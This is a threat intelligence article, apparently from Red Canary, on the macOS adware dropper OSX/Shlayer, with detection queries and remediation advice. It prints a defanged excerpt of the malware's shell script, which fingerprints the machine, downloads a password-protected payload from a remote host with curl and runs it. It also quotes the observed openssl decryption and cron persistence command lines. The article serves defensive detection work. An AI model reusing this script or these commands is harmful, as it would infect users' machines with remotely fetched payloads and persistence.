THREAT INTELLIGENCE

Mitigating OSX/Shlayer

What is OSX/Shlayer?

Shlayer is a variant of malware associated with ad fraud activity through the distribution of adware applications. The malware masquerades as an Adobe Flash Player or other app installer, executing numerous macOS commands behind the scenes to deobfuscate code and install adware for macOS with persistence mechanisms.

Connected Adware

Public research has associated Shlayer malware with the distribution of OSX/MacOffers (aka AdLoad or Mugthesec) and OSX/Bundlore adware.

Execution Behaviors

The initial download of Shlayer will produce a macOS disk image (DMG) file. Once mounted, a fake installer interface will be presented to users. During installation, a shell script executes to deobfuscate code using the OpenSSL, xxd, and base64 native macOS utilities. Once the script is decoded, numerous commands execute to download a zip file with cURL, extract its contents using the unzip utility, and open the extracted material. All of the resources used in this infection chain will be signed with legitimate Apple Developer IDs.

A defanged excerpt of a current infection script is included below:

```
currentDir=”$PWD”
appDir=”$(dirname $(dirname “$currentDir”))”
appName=”$(basename “$appDir”)”
currentMd5=”$(find “$appDir” -type f -exec md5 -q {} \; | md5 -q)”
volume_name=”$(checkMd5 “$appName” “$currentMd5”)”
os_version=”$(sw_vers -productVersion)”
session_guid=”$(uuidgen)”
machine_id=”$(echo -n “$(ioreg -rd1 -c IOPlatformExpertDevice | grep -o ‘”IOPlatformUUID”
= “\(.*\)”’ | sed -E -n ‘s@.*”([^”]+)”@\1@p’)” | tr -dc ‘[[:print:]]’)”
url=”hxxp://api.redacted_domain.com/sd/?c=y2RybQ==&u=$machine_id&s=$session_guid&o=$os_
version&b=6047992666”
unzip_password=”66629974061439604799266 6”
tmp_path=”$(mktemp /tmp/XXXXXXXXX)”
curl -f0L “$url” >/dev/null 2>&1 >>$tmp_path
app_dir=”$(mktemp -d /tmp/XXXXXXXX)/”
```

```
unzip -P "$unzip_password" "$tmp_path" -d "$app_dir" > /dev/null 2>&1
rm -f $tmp_path
file_name="$(grep -m1 -v "*.app" <(ls -1 "$app_dir"))"
volume_name="${volume_name// /%20}"
chmod +x "$app_dir$file_name/Contents/MacOS"/*
open -a "$app_dir$file_name" --args "s" "$session_guid" "$volume_name"
```

Some versions of Shlayer have also used macOS Gatekeeper controls via the SecAssessment system policy security utility (spctl) to assess the permissions of created files. This action indicates an awareness of security controls by determining whether downloaded files are authorized to execute.


Once a second-stage payload has been extracted from the downloaded zip, a persistence mechanism is created. We have observed adware deployed via Shlayer to use LaunchAgent persistence and cron jobs. Additional persistence behavior has included the modification of keychain and profile files. Not every infection chain and payload uses the same persistence mechanisms, as the second stage may vary within an adware family.

Behavioral Indicators of Compromise

Red Canary's detection engineers have found the following searches to produce high-confidence results:

SHLAYER DEOBFUSCATION & EXECUTION

```
Process is 'bash' AND
Child processes include 'openssl', 'xxd', AND 'base64'
```



Process spawned by /bin/bash
/bin/bash b513c6e7c86e43eb93f4fd56e28bd540
[redacted]

Command line:

```
/bin/bash /Volumes/Player/.hidden/Player_468.command
```

Process spawned
/usr/bin/openssl a47a7f10403cc3e66822af059e70b96f
[redacted]

Command line:

```
openssl enc -base64 -A -d -aes-256-cbc -nosalt -pass pass:5821057214
```


Process spawned
/usr/bin/xxd ff83cbf38216dc36003871495f34fdac
[redacted]

Command line:

```
xxd -pu /dev/fd/63
```

DOWNLOAD OF SECONDARY PAYLOAD

```
Process is ‘curl’ AND
Command line contains ‘-f0L’
```



Process spawned by /bin/bash

/usr/bin/curl 2418204e23e2952e7995f1819a1f78f5

[redacted]

•••

Command line:

```
curl -f0L http://api.[redacted].com/sd/?c=C2NybQ==&u=E5165D2C-F5E4-56F9-851D-B483D0FB4A3C&s=CFEEEE7C-A2EA-4308-920C-92F436836E2C&o=10.14.2&b=5674835468
```


Outbound network connection by /usr/bin/curl to

api.[redacted][.]com (67.135.105[.]17:80)

[redacted]

UNPACKING THE ZIPPED SECOND STAGE PAYLOAD

```
Process is ‘unzip’ AND
Command line contains ‘ -P ’ AND
Command line matches REGEX  /-d\s*\/tmp\//
```



Process spawned by /bin/bash

/usr/bin/unzip b515c57df0865cde6efc2e2ecd972d61

[redacted]


•••

Command line:

```
unzip -P 86453847656075674835468 /tmp/nLlnIXouE -d /tmp/gGDDE9gx/
```

REQUEST SECASSESSMENT POLICY ASSESSMENT

```
Process is ‘spctl’ AND
Command line matches REGEX /-a\s*\/tmp\// OR /--assess\s*\/tmp\//
```



Process spawned by /private/tmp/z98G0LwV/Player.app/Contents/Resources/Player.app/Contents/MacOS/0993F4002CA4

/usr/sbin/spctl 190b51395115e72c46a7702bcb3a105a

[redacted]


•••

Command line:

```
/usr/sbin/spctl -a /tmp/flash25/Install Adobe Flash Player.app
```

ADWARE PERSISTENCE AFTER INSTALLATION VIA CRON

```
Parent process is ‘cron’ AND
Process is ‘sh’ OR ‘bash’ OR ‘dash’ OR other macOS shell AND
Command line contains ‘Application\ Support’
```



Process spawned by /usr/sbin/cron

```
/bin/sh 8aa60b22a5d30418a002b340989384dc
```

[redacted]

Command line:

```
/bin/sh -c /Users[redacted]/Library/Application\ Support/7D75317B-EF9E-4C62-94B2-A8C9945BC83D/D5B6781E-4871-4BD8-8473-8274894E7541 h >/dev/null 2>&1
```

This execution was likely the result of a `cron` job established for persistence.

Process spawned by /bin/sh

```
/Users/[redacted]/Library/Application Support/7D75317B-EF9E-4C62-94B2-A8C9945BC83D/D5B6781E-4871-4BD8-8473-8274894E7541 65f1cd5b99cd08a221caa9c509ab676f
```

[redacted]

Command line:

```
/Users/[redacted]/Library/Application Support/7D75317B-EF9E-4C62-94B2-A8C9945BC83D/D5B6781E-4871-4BD8-8473-8274894E7541 h
```

Outbound network connection by /Users/[redacted]/Library/Application Support/7D75317B-EF9E-4C62-94B2-A8C9945BC83D/D5B6781E-4871-4BD8-8473-8274894E7541 to

```
api.[redacted][.]com (23.62.236[.]160:80 )
```

[redacted]

Network Domain Intelligence

We can use network communication data to differentiate between first and second stage payloads.

First stage payloads commonly have misleading domain names ending with the TLD “.icu”. An example of this is “upgradebestfreshtheclicks[.]icu”. Registration information for these domains indicate the use of NameCheap as a registrar with WhoisGuard privacy protection.

The Shlayer cURL download of second stage adware—and the subsequent update processes of that adware—will commonly contact domains beginning with “api” and ending with “.com”. The domain name itself is a combination of two or more words. An example of this is “api[.]assistivehandler[.]com”. Registration information for these domains also indicate the use of NameCheap as a registrar with WhoisGuard privacy protection. DNS resolution data indicates the second stage domains will resolve to IP addresses belonging to the Akamai Content Delivery Network.

Network-based indicators of compromise for this threat should revolve around domain names only—not IP addresses—to avoid detecting legitimate use of Akamai services. In addition, these domain names change relatively quickly.

Hash-Based Indicators of Compromise

Indicators of compromise focused around hashes have not proven very effective for us. The second-stage adware updates often, changing the hashes on at least a daily basis.

Response Advice

While the observed secondary stage payloads have been tied to known adware, Red Canary is treating this activity as malicious due to the established persistence and attempts to obfuscate its presence on the system. The simplest form of remediation in these cases is to follow organizational procedures similar to those you might follow with an infected Windows system. Most of our affected customers have indicated that they are backing up relevant information, wiping the user systems, and forcing credential resets. Note that credential resets may include certificate and api key resets.

Remediation of the second stage adware has been particularly difficult in some environments due to the variation of persistence mechanisms used. For resolution, attempt to remove any LaunchAgents and cron jobs for the affected user before stopping and removing the adware processes themselves. If this is ineffective in your environment, wiping and resetting may be more effective.

Prevention Advice

Public research indicates that the major delivery mechanisms for Shlayer itself have been peer-to-peer Bittorrent downloads and malicious advertising campaigns. To minimize the risk of this malware, consider installing endpoint or network advertisement blocking controls and restricting the use of peer-to-peer sharing applications. If possible, the use of application whitelisting solutions should also prevent the execution of the second stage payloads.

The Red Canary Cyber Incident Response Team (CIRT) will continue to monitor this activity and improve coverage at various aspects of the execution chain. It is unlikely that OSX.Shalyer is dropping secondary payloads unrelated to adware at this time, if this activity changes we will provide updated guidance.

Public Research and Resources

https://objective-see.com/blog/blog_0x3C.html#Shlayer

https://www.intego.com/mac-security-blog/osxshlayer-new-mac-malware-comes-out-of-its-shell/

http://www.cs.tufts.edu/comp/116/archive/spring2018/mnguyen.pdf

https://threatpost.com/tag/operatormac/

https://blog.malwarebytes.com/detections/pup-optional-installcore/

https://blog.malwarebytes.com/detections/adware-installcore/

https://www.sophos.com/en-us/threat-center/threat-analyses/adware-and-puas/Install%20Core/detailed-analysis.aspx

https://www.carbonblack.com/2019/02/12/tau-threat-intelligence-notification-new-macos-malware-variant-of-shlayer-osx-discovered/

https://blog.malwarebytes.com/threat-analysis/2018/04/new-crossrider-variant-installs-configuration-profiles-on-macs/

https://9to5mac.com/2018/04/25/fake-flash-installer-mac-crossrider/

https://www.pcrisk.com/removal-guides/14355-shlayer-trojan-mac

https://www.cyber.nj.gov/threat-profiles/macos-malware-variants/shlayer

https://www.intego.com/mac-security-blog/verymal-mac-attack-hides-data-within-a-picture/

https://www.intego.com/mac-security-blog/new-osxshlayer-malware-variant-found-using-a-dirty-new-trick/

https://blog.confiant.com/confiant-malwarebytes-uncover-steganography-based-ad-payload-that-drops-shlayer-trojan-on-mac-cd31e885c202

https://www.airoav.com/airo-labs-expose-another-apple-support-scam-generated-by-an-adware/